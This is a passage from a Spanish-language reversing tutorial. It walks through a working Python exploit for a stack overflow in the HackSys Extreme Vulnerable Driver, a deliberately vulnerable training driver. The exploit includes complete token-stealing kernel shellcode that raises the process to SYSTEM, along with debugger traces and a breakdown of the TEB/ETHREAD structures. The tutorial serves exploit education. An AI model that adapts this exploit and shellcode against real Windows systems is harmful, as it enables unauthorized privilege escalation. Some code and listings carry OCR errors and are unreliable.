12 buf=win32file.AllocateReadBuffer(0x824)
13 a=buf.__repr__()
14 a=a[a.find("0x"):a.find(",")]
15 a=(int(a,16))
16
17 print "address = %x"%a
18
19 h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERIC_WRITE,0,None)
20
21 data= (0x820 * "A") + struct.pack("<L",a)
22 win32file.WriteFile(h,data,None)
23
24 win32file.ReadFile(h,buf,None)
25
26 win32file.DeviceIoControl(hDevice,IOCTL_STACK, buf, None, None)

```

Veamos así, no va

Ah ya caí

```

1 cal 5
2 atio 6 IOCTL_STACK=0x222003
3 y 7
4 pit 8 hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver",win32file.GENERIC_READ | win32file.GENERIC_WRITE,0,None)
5 on_ 9
6 _on_ 10 print int(hDevice)
7 _on_ 11
8 _on_ 12 buf=win32file.AllocateReadBuffer(0x824)
9 _on_ 13 a=buf.__repr__()
10 _on_ 14 a=a[a.find("0x"):a.find(",")]
11 _on_ 15 a=(int(a,16))
12 _on_ 16
13 _on_ 17 print "address = %x"%a
14 _on_ 18
15 _on_ 19 h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERIC_WRITE,0,None,w
16 _on_ 20
17 _on_ 21 data= (0x820 * "A") + struct.pack("<L",a)
18 _on_ 22 win32file.WriteFile(h,data,None)
19 _on_ 23 win32file.SetFilePointer(h,0,0) ←
20 _on_ 24
21 _on_ 25 win32file.ReadFile(h,buf,None)
22 _on_ 26
23 _on_ 27 win32file.DeviceIoControl(hDevice,IOCTL_STACK, buf, None, None)
24 _on_ 28
25 _on_ 29
26 _on_ 30
27 _on_ 31 win32file.CloseHandle(hDevice)
28 _on_ 32

```

Le faltaba setear al inicio del archivo el file pointer, sino leerá desde el final donde lo dejo WriteFile, por eso no leía las Aes, ahora si.

```
MEMORY:0147545C db 0FFh
MEMORY:0147545D db 0FFh
MEMORY:0147545E db 0FFh
MEMORY:0147545F db 0FFh
MEMORY:01475460 db 41h ; A
MEMORY:01475461 db 41h ; A
MEMORY:01475462 db 41h ; A
MEMORY:01475463 db 41h ; A
MEMORY:01475464 db 41h ; A
MEMORY:01475465 db 41h ; A
MEMORY:01475466 db 41h ; A
MEMORY:01475467 db 41h ; A
MEMORY:01475468 db 41h ; A
MEMORY:01475469 db 41h ; A
MEMORY:0147546A db 41h ; A
MEMORY:0147546B db 41h ; A
MEMORY:0147546C db 41h ; A
MEMORY:0147546D db 41h ; A
MEMORY:0147546E db 41h ; A
MEMORY:0147546F db 41h ; A
MEMORY:01475470 db 41h ; A
MEMORY:01475471 db 41h ; A
MEMORY:01475472 db 41h ; A
MEMORY:01475473 db 41h ; A
MEMORY:01475474 db 41h ; A
MEMORY:01475475 db 41h ; A
MEMORY:01475476 db 41h ; A
MEMORY:01475477 db 41h ; A
MEMORY:01475478 db 41h ; A
MEMORY:01475479 db 41h ; A
MEMORY:0147547A db 41h ; A
MEMORY:0147547B db 41h ; A
MEMORY:0147547C db 41h ; A
MEMORY:0147547D db 41h ; A
MEMORY:0147547E db 41h ; A
MEMORY:0147547F db 41h ; A
MEMORY:01475480 db 41h ; A
MEMORY:01475481 db 41h ; A
MEMORY:01475482 db 41h ; A
MEMORY:01475483 db 41h ; A
MEMORY:01475484 db 41h ; A
MEMORY:01475485 db 41h ; A
```

Traceo hasta el memcpy

```
928E8686 lea    eax, [ebp+KernelBuffer]
928E868C push   eax
928E868D push   offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
928E8692 call   _DbgPrint
928E8697 push   esi
928E8698 push   offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
928E869D call   _DbgPrint
928E86A2 push   offset aTriggeringSt_0 ; "[+] Triggering Stack Overflow\n"
928E86A7 call   _DbgPrint
928E86AC push   [ebp+Size] ; size_t
928E86AF push   [ebp+UserBuffer] ; void *
928E86B2 lea    eax, [ebp+KernelBuffer]
928E86B8 push   eax ; void *
928E86B9 call   _memcpy
928E86BE add    esp, 30h
928E86C1 jmp    short loc_928E86E4
```

ECX	928E86E4
EDX	928E86E4
EDI	loc_928E86E4
ECX	928E86EB

Llego hasta el ret.

```

928E8666 push [ebp+UserBuffer]; Address
928E8666 call ds:_ProbeForRead@12; ProbeForRead(x,x,x)
928E8666 push [ebp+UserBuffer]
928E866F push offset Userbuffer0xP ; "[+] UserBuffer: 0x%p\n"
928E8674 call _DbgPrint
928E8674 push [ebp+Size]
928E8674 push offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
928E8681 call _DbgPrint
928E8681 lea eax,[ebp+KernelBuffer]
928E8688 push eax
928E8690 push offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
928E8692 call _DbgPrint
928E8697 push [ebp+Size]
928E8697 push offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
928E869D call _DbgPrint
928E869D push offset aTriggeringSt_0 ; "[+] Triggering Stack Overflow\n"
928E86A0 call _DbgPrint
928E86A0 push [ebp+Size]
928E86A0 push [ebp+UserBuffer]; void *
928E86B2 lea eax,[ebp+KernelBuffer]
928E86B8 push eax
928E86B9 call _memcpy
928E86B8 add esp,30h
928E86C1 jmp short loc_928E86E4

```

General registers:

EBX 00000000	MEMORY: 00000000
EBX 928E90D2	PAGE::ahacksys_end
ECX 928E86F2	TriggerStackOverflow
EDX 00000000	MEMORY: 00000000
ESI 83FDFF40	MEMORY: 83FDFF40
EDI 83FDFF08	MEMORY: 83FDFF08
EIP 41414141	MEMORY: 41414141
ESP 9688FB04	MEMORY: 9688FB04
EIP 928E86F2	TriggerStackOverflow
EFL 0000022	

Stack view:

9688FB04 01475460	MEMORY: 01475460
9688FB08 01475460	MEMORY: 01475460
9688FBDC 00000024	MEMORY: 00000024
9688FEE0 9688FBF0	MEMORY: 9688FBF0
9688FEE4 83FDFF08	MEMORY: 83FDFF08
9688FEE8 83FDFF08	MEMORY: 83FDFF08
9688FEEC 83FDFF48	MEMORY: 83FDFF48
9688FEE0 843265F8	MEMORY: 843265F8
9688FBF0 843265F8	MEMORY: 843265F8
9688FBF4 85EC8190	MEMORY: 85EC8190
9688FBF8 00000000	MEMORY: 00000000
9688FBFC 9688FC14	MEMORY: 9688FC14
9688FC00 82656ABC	MEMORY: 82656ABC
9688FC00 00000000	MEMORY: 00000000

Sigo con F7.

Debug View

MEMORY: 0147545C db 0FFh  
 MEMORY: 0147545D db 0FFh  
 MEMORY: 0147545E db 0FFh  
 MEMORY: 0147545F db 0FFh  
 MEMORY: 01475460 ;  
 MEMORY: 01475460 inc ecx |  
 MEMORY: 01475461 inc ecx  
 MEMORY: 01475462 inc ecx  
 MEMORY: 01475463 inc ecx  
 MEMORY: 01475464 inc ecx  
 MEMORY: 01475465 inc ecx  
 MEMORY: 01475466 inc ecx  
 MEMORY: 01475467 inc ecx  
 MEMORY: 01475468 inc ecx  
 MEMORY: 01475469 inc ecx  
 MEMORY: 0147546A inc ecx  
 MEMORY: 0147546B inc ecx  
 MEMORY: 0147546C inc ecx  
 MEMORY: 0147546D inc ecx  
 MEMORY: 0147546E inc ecx  
 MEMORY: 0147546F inc ecx

Veo que llego al buffer el problema es que como no loalloque con VirtualAlloc y loalloque con la api esa de win32file AllocateReadBuffer no le da permiso de ejecución, así que tendré que buscar la forma de allocar código ejecutable de alguna otra forma.

```

1 import win32api
2 import win32file
3 import wmi
4 import struct
5 import ctypes
6
7 IOCTL_STACK=0x222003
8
9 hDevice = win32file.CreateFile(r"\.\HackSysExtremeVulnerableDriver",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win3.
10
11 print int(hDevice)
12
13 buf=win32file.AllocateReadBuffer(0x824)
14 a=buf._repr_()
15 a=a[a.find("0x"):a.find(",")]
16 a=(int(a,16))
17
18 print "address = %x"%a
19
20 raw_input()
21 ctypes.windll.kernel32.VirtualProtect(a,0x824,0x40,0x10000)
22
23 h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.CREATE_ALWAYS, win32file.FILE_
24
25 data= (0x820 * "A") + struct.pack("<L",a)
26 win32file.WriteFile(h,data,None)
27 win32file.SetFilePointer(h,0,0)
28
29

```

Le agregue el import ctypes y este tiene VirtualProtect asi que le di permiso de ejecución y ahora no hay problema.

```

MEMORY:0150792C db 0FFh
MEMORY:0150792D db 0FFh
MEMORY:0150792E db 0FFh
MEMORY:0150792F db 0FFh
MEMORY:01507930 ; -----
MEMORY:01507930 inc    ecx
MEMORY:01507931 inc    ecx
MEMORY:01507932 inc    ecx
MEMORY:01507933 inc    ecx
MEMORY:01507934 inc    ecx
MEMORY:01507935 inc    ecx
MEMORY:01507936 inc    ecx
MEMORY:01507937 inc    ecx
MEMORY:01507938 inc    ecx
MEMORY:01507939 inc    ecx
MEMORY:0150793A inc    ecx
MEMORY:0150793B inc    ecx
MEMORY:0150793C inc    ecx
MEMORY:0150793D inc    ecx
MEMORY:0150793E inc    ecx
MEMORY:0150793F inc    ecx
MEMORY:01507940 inc    ecx
MEMORY:01507941 inc    ecx
MEMORY:01507942 inc    ecx
MEMORY:01507943 inc    ecx
MEMORY:01507944 inc    ecx
MEMORY:01507945 inc    ecx

```

Salta y ejecuta sin problema, realmente veo que ctypes esta mas avanzado que win32api, por lo cual podría hacerse todo llamando directamente a VirtualAlloc de ctypes sin tanta vuelta.

La versión con ctypes es

```

xloit.py
port struct
import ctypes
from ctypes import wintypes

GENERIC_READ = 0x80000000
GENERIC_WRITE = 0x40000000
GENERIC_EXECUTE = 0x20000000
GENERIC_ALL = 0x10000000
FILE_SHARE_DELETE = 0x00000004
FILE_SHARE_READ = 0x00000001
FILE_SHARE_WRITE = 0x00000002
CREATE_NEW = 1
CREATE_ALWAYS = 2
OPEN_EXISTING = 3
OPEN_ALWAYS = 4
TRUNCATE_EXISTING = 5

IOCTL_STACK=0x222003

hDevice = ctypes.windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver",GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0, None
print int(hDevice)

buf = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(0x824),ctypes.c_int(0x3000),ctypes.c_int(0x40))

data= (0x820 * "A") + struct.pack("<L",int(buf))


ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf),data,ctypes.c_int(len(data)))

bytes_returned = wintypes.DWORD(0)
h=wintypes.HANDLE(hDevice)
b=wintypes.LPVOID(buf)
ctypes.windll.kernel32.DeviceIoControl(h,IOCTL_STACK, b, 0x824, None, 0x824, ctypes.pointer(bytes_returned),0)

ctypes.windll.kernel32.CloseHandle(hDevice)

```

Usa directamente CreateFile, VirtualAlloc, RtlMoveMemory y DeviceIoControl, solo hay que tener cuidado con alguno de los tipos, pero funciona bien.



Allí esta ejecutando, la cuestión ahora es que ejecutamos código, nos quedaría hacer el shellcode porque así tendremos solo una bonita pantalla azul.

El shellcode lo analizaremos y armaremos en la parte siguiente.

Hasta la parte 48

Ricardo Narvaja



## 58-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 58

Bueno nos quedaba agregarle el shellcode el mismo es un típico shellcode que roba el Token de un proceso system y lo copia al nuestro, es muy cortito pero vale la pena analizarlo bien.


```
shellcode="\x53\x56\x57\x60\x33\xC0\x64\x8B\x80\x24\x01\x00\x00\x8B\x40\x50\x8B\xC8\xBA\x04\x00\x00\x00\x8B\x80\xB8\x00\x00\x00\x00\x2D\xB8\x00\x00\x39\x90\xB4\x00\x00\x00\x75\xED\x8B\x90\xF8\x00\x00\x00\x89\x91\xF8\x00\x00\x00\x61\x33\xC0\x83\xC4\x0C\x5D\xC2\x08\x00"
```

El shellcode es bastante general lo que hay que tener en cuenta es que al terminar vuelva como corresponde a la rutina desde donde fue llamado, para eso hay que mirar bien si el retn del final debe ser retn 4 o mas para volver donde volvería si no hubiéramos pisado el ret al hacer el overflow y el programa continúe corriendo sino se producirá una pantalla azul y chau, jeje.

```
-----  
GENERIC_EXECUTE = 0x20000000  
GENERIC_ALL = 0x10000000  
FILE_SHARE_DELETE = 0x00000004  
FILE_SHARE_READ = 0x00000001  
FILE_SHARE_WRITE = 0x00000002  
CREATE_NEW = 1  
CREATE_ALWAYS = 2  
OPEN_EXISTING = 3  
OPEN_ALWAYS = 4  
TRUNCATE_EXISTING = 5  
  
shellcode="\x53\x56\x57\x60\x33\xC0\x64\x8B\x80\x24\x01\x00\x00\x8B\x40\x50\x8B\xC8\xBA\x04\x00\x00\x8B\x80\xB8\x00\x00\x00\x2D\xB8\x00\x00\x39\x90\xB4\x00\x00\x00\x75\xED\x8B\x90\xF8\x00\x00\x00\x89\x91\xF8\x00\x00\x00\x61\x33\xC0\x83\xC4\x0C\x5D\xC2\x08\x00"  
IOCTL_STACK=0x222003  
  
hDevice = ctypes.windll.kernel32.CreateFileA(r"\.\HackSysExtremeVulnerableDriver",GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |  
  
print int(hDevice)  
  
buf = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(0x824),ctypes.c_int(0x3000),ctypes.c_int(0x40))  
  
data= shellcode+ ((0x820 -len(shellcode)) * "A") + struct.pack("<L",int(buf))  
  
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf),data,ctypes.c_int(len(data)))  
  
bytes_returned = wintypes.DWORD(0)  
h=wintypes.HANDLE(hDevice)  
b=wintypes.LPVOID(buf)  
ctypes.windll.kernel32.DeviceIoControl(h,IOCTL_STACK, b, 0x824, None, 0x824, ctypes.pointer(bytes_returned),0)  
  
ctypes.windll.kernel32.CloseHandle(hDevice)  
  
raw_input()
```

Allí vemos como lo acomode, en el inicio de la data que envío le coloco el shellcode y luego le resto a 0x820 el largo del mismo shellcode para que no cambie la posición del valor con que piso el return address a continuación y se mantenga correcto.


Si lo corro antes de explicarlo vemos que le puse un raw\_input al final para poder pararlo antes de que se cierre y ver si elevo a privilegios system, también se puede ejecutar otro proceso y ver si este al igual que nuestro proceso tiene privilegios system, lo cual solo puede pasar si un proceso system arranca otro.



Allí lo lance y veo que quedo parado en el raw\_input veamos en el PROCESS EXPLORER agregándole la columna que muestre el usuario, que nos dice.

	User	Processor %	Working Set	Thread Count	Session ID	Session User
dwm.exe		1.140 K	3.196 K	2328 D	Microsoft Corporation	SEVEN1\devel
svchost.exe	< 0.01	16.624 K	22.544 K	940 H	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe		4.212 K	6.372 K	1088 H	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
svchost.exe	< 0.01	8.220 K	8.964 K	1196 H	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
spoolsv.exe		5.020 K	6.876 K	1296 S	Microsoft Corporation	NT AUTHORITY\SYSTEM
Command Line:						
C:\Windows\system32\svchost.exe -k NetworkService						
Path:						
C:\Windows\System32\svchost.exe (NetworkService)						
Services:						
Cryptographic Services [CryptSvc]		4 K	3.576 K	1804 H	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
DNS Client [DnsCache]		6 K	6.448 K	2016 C	Microsoft Corporation	NT AUTHORITY\SYSTEM
Network Location Awareness [NlaSvc]		4 K	4.272 K	596 M	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
Workstation [LanmanWorkstation]	0 K	5.064 K	5.064 K	2008 H	Microsoft Corporation	SEVEN1\devel
sppsvc.exe		2.096 K	6.828 K	2108 M	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
SearchIndexer.exe		16.464 K	10.076 K	2744 M	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe		2.108 K	5.580 K	3544 H	Microsoft Corporation	NT AUTHORITY\SYSTEM
lsass.exe		2.544 K	5.640 K	536 L	Microsoft Corporation	NT AUTHORITY\SYSTEM
lsm.exe		1.032 K	2.472 K	544 L	Microsoft Corporation	NT AUTHORITY\SYSTEM
csrss.exe	0.07	7.564 K	8.032 K	416 C	Microsoft Corporation	NT AUTHORITY\SYSTEM
conhost.exe	< 0.01	852 K	3.508 K	3260 C	Microsoft Corporation	SEVEN1\devel
winlogon.exe		1.588 K	3.988 K	452 W	Microsoft Corporation	NT AUTHORITY\SYSTEM
explorer.exe	0.10	30.676 K	30.624 K	2340 W	Microsoft Corporation	SEVEN1\devel
jusched.exe		1.756 K	6.468 K	2428 J	Sun Microsystems, Inc.	SEVEN1\devel
vmtoolsd.exe	0.10	11.280 K	16.004 K	2436 V	VMware, Inc.	SEVEN1\devel
OSRLOADER.exe	< 0.01	6.280 K	12.500 K	3004 O	Open Systems Resources, Inc.	SEVEN1\devel
cmd.exe		1.780 K	2.136 K	3252 W	Microsoft Corporation	SEVEN1\devel
python.exe		3.832 K	5.540 K	1044	NT AUTHORITY\SYSTEM	
taskmgr.exe	0.10	5.168 K	11.400 K	2276 W	Microsoft Corporation	SEVEN1\devel

Funcionó convertimos un proceso con privilegios de user normal a SYSTEM, veamos como lo hizo, atacheemos el IDA y paremos en el RET antes de ejecutar el shellcode.



Allí se detuvo en el RET, traceemos con f7 una vez.

```

MEMORY:001DFFFC db  ? ;
MEMORY:001DFFFD db  ? ;
MEMORY:001DFFFE db  ? ;
MEMORY:001DFFFF db  ? ;
MEMORY:001E0000 ; -----
MEMORY:001E0000 push  ebx
MEMORY:001E0001 push  esi
MEMORY:001E0002 push  edi
MEMORY:001E0003 pusha
MEMORY:001E0004 xor   eax, eax
MEMORY:001E0006 mov   eax, fs:[eax+124h]
MEMORY:001E0008 mov   eax, [eax+50h]
MEMORY:001E0010 mov   ecx, eax
MEMORY:001E0012 mov   edx, 4
MEMORY:001E0017 loc_1E0017: ; CODE XREF:
MEMORY:001E0017 mov   eax, [eax+0B8h]
MEMORY:001E001D sub   eax, 0B8h ; `@'
MEMORY:001E0022 cmp   [eax+0B4h], edx
MEMORY:001E0028 jnz   short loc_1E0017
MEMORY:001E002A mov   edx, [eax+0F8h]
MEMORY:001E0030 mov   [ecx+0F8h], edx
MEMORY:001E0036 popa
MEMORY:001E0037 xor   eax, eax
MEMORY:001E0039 add   esp, 0Ch
MEMORY:001E003C pop   chn
MEMORY:001E003D retn   8
MEMORY:001E003D ; -----
MEMORY:001E0040 db  41h ; A
MEMORY:001E0041 db  41h ; A

```

Ahí está el shellcode es muy chiquito y vemos que termina en RET 8, este valor hay que ajustarlo bien, porque debajo del return address que pisamos en el stack para ejecutar nuestro shellcode, está el return address de la función padre de esa, y ese es el que realmente debemos alcanzar con este RET para volver al programa tal cual la función padre lo haría.

Con la P podemos hacer CREATE FUNCION y pasarlo a forma gráfica con la barra espaciadora.

```

001E0000 sub_1E0000 proc near
001E0000 push    ebx
001E0001 push    esi
001E0002 push    edi
001E0003 pusha
001E0004 xor     eax, eax
001E0006 mov     eax, fs:[eax+124h]
001E000D mov     eax, [eax+50h]
001E0010 mov     ecx, eax
001E0012 mov     edx, 4

001E0017 loc_1E0017:
001E0017 mov     eax, [eax+0B8h]
001E001D sub     eax, 0B8h ; '@'
001E0022 cmp     [eax+0B4h], edx
001E0028 jnz    short loc_1E0017

001E002A mov     edx, [eax+0F8h]
001E0030 mov     [ecx+0F8h], edx
001E0036 popa
001E0037 xor     eax, eax
001E0039 add     esp, 0Ch
001E003C pop     ebp
001E003D retn    8

```

Despues del PUSHA que guarda los registros en el stack, vemos que dado que EAX vale 0 por el XOR, termina leyendo el valor de FS:[124]

Bueno cada proceso tiene un TEB o TIB

[https://es.wikipedia.org/wiki/Win32\\_Thread\\_Information\\_Block](https://es.wikipedia.org/wiki/Win32_Thread_Information_Block)

En computación, el **Win32 Thread Information Block** (TIB) es una estructura de datos en los sistemas Win32, específicamente en la arquitectura x86, que almacena información acerca del hilo que se está ejecutando. También es conocido como el *Thread Environment Block* (TEB).

Bueno esta estructura tiene campos que se acceden a través de la instrucción FS :[x], allí en la tabla vemos por ejemplo FS:[124]

Nombre	Tamaño	Plataforma	Descripción
FS:[0xC8]	4	NT	Registro de estado de software FP
FS:[0xCC]	216	NT, Wine	Reservado para el Sist. Operativo (NT), datos privados de kernel32 (Wine)
FS:[0x124]	4	NT	Puntero a estructura KTHREAD (ETHREAD)
FS:[0x1A4]	4	NT	Código de excepción

También es muy usado el puntero a la PEB que es el PROCESS ENVIRONMENT BLOCK que está en fs:[30]

FS:[0x2C]	4	Win9x y NT	Dirección lineal del array <i>Thread-local storage</i>
FS:[0x30]	4	NT	Dirección lineal del <b>Process Environment Block</b> (PEB)
FS:[0x34]	4	NT	Número de <b>último error</b>

En windbg se puede ver esta estructura.

```

Output window
ntdll! TEB
+0x000 NtTib : _NT_TIB
+0x01c EnvironmentPointer : Ptr32 Void
+0x020 ClientId : CLIENT_ID
+0x028 ActiveRpcHandle : Ptr32 Void
+0x02c ThreadLocalStoragePointer : Ptr32 Void
+0x030 ProcessEnvironmentBlock : Ptr32 _PEB
+0x034 LastErrorValue : Uint4B
+0x038 CountOfOwnedCriticalSection : Uint4B
+0x03c CsrClientThread : Ptr32 Void
+0x040 Win32ThreadInfo : Ptr32 Void
+0x044 User32Reserved : [26] Uint4B
+0x048 UserReserved : [5] Uint4B
+0x0c0 WOW32Reserved : Ptr32 Void
+0x0c4 CurrentLocale : Uint4B
+0x0c8 FpSoftwareStatusRegister : Uint4B
+0x0cc SystemReserved1 : [54] Ptr32 Void
+0x1a4 ExceptionCode : Int4B
+0x1ab ActivationContextStackPointer : Ptr32 _ACTIVATION_CONTEXT_STACK
+0x1ac SpareBytes : [36] UChar
+0x1d0 TfFsContext : Uint4B
+0x1d4 GdiTebBatch : _GDI_TEB_BATCH
+0x6b4 RealClientId : CLIENT_ID
+0x6bc GdiCachedProcessHandle : Ptr32 Void
+0x6c0 GdiClientPID : Uint4B
+0x6c4 GdiClientTID : Uint4B
+0x6c8 GdiThreadLocalInfo : Ptr32 Void
+0x6cc Win32ClientInfo : [62] Uint4B
+0x7c4 glDispatchTable : [233] Ptr32 Void
+0xb68 glReserved1 : [29] Uint4B
+0xbd0 glReserved2 : Ptr32 Void
+0xbe0 glSectionInfo : Ptr32 Void
+0xbe4 glSection : Ptr32 Void
+0xbe8 glTable : Ptr32 Void
+0xbec glCurrentRC : Ptr32 Void
+0xbf0 glContext : Ptr32 Void
+0xbf4 LastStatusValue : Uint4B
+0xbf8 StaticUnicodeString : UNICODE_STRING
+0xc00 StaticUnicodeBuffer : [261] Wchar
+0xe0c DeallocationStack : Ptr32 Void
+0xe10 TlsSlots : [64] Ptr32 Void
+0xf10 TlsLinks : LIST_ENTRY
+0xf18 Udm : Ptr32 Void
+0xf1c ReservedForNtRpc : Ptr32 Void
+0xf20 DbgSsReserved : [2] Ptr32 Void
+0xf28 HardErrorMode : Uint4B
+0xfc0 Instrumentation : ROI_Pt32 Void

```

Aunque el offset 0x124 no nos lo muestra aun dándole mas profundidad, bueno la cuestión es que como vimos es la estructura ETHREAD.

```

WINDBG> dt _ETHREAD
ntdll! _ETHREAD
+0x000 Tcb : _KTHREAD
+0x200 CreateTime : LARGE_INTEGER
+0x208 ExitTime : LARGE_INTEGER
+0x208 KeyedWaitChain : LIST_ENTRY
+0x210 ExitStatus : Int4B
+0x214 PostBlockList : LIST_ENTRY
+0x214 ForwardLinkShadow : Ptr32 Void
+0x218 StartAddress : Ptr32 Void
+0x21c TerminationPort : Ptr32 _TERMINATION_PORT
+0x21c ReaperLink : Ptr32 _ETHREAD
+0x21c KeyedWaitValue : Ptr32 Void

```

Como en la posición 0 esta la estructura KTHREAD o KERNEL THREAD, quiere decir que el campo 50 que busca a continuación dentro de ETHREAD, estará dentro de KTHREAD pues esta ultima tiene de largo 0x200.

```

WINDBG> dt _ETHREAD
ntdll! _ETHREAD
+0x000 Tcb : _KTHREAD
+0x200 CreateTime : LARGE_INTEGER
+0x208 ExitTime : LARGE_INTEGER
+0x208 KeyedWaitChain : LIST_ENTRY

```

```

PROCESS 85cc3030 SessionId: 1 Cid: 0b68 Peb: 7ffd6000 Par
  DirBase: 3ecb9560 ObjectTable: 9be1ec60 HandleCount: 39
  Image: python.exe

WINDBG> dt _KTHREAD
ntdll!_KTHREAD
+0x000 Header : _DISPATCHER_HEADER
+0x010 CycleTime : Uint8B
+0x018 HighCycleTime : Uint4B
+0x020 QuantumTarget : Uint8B
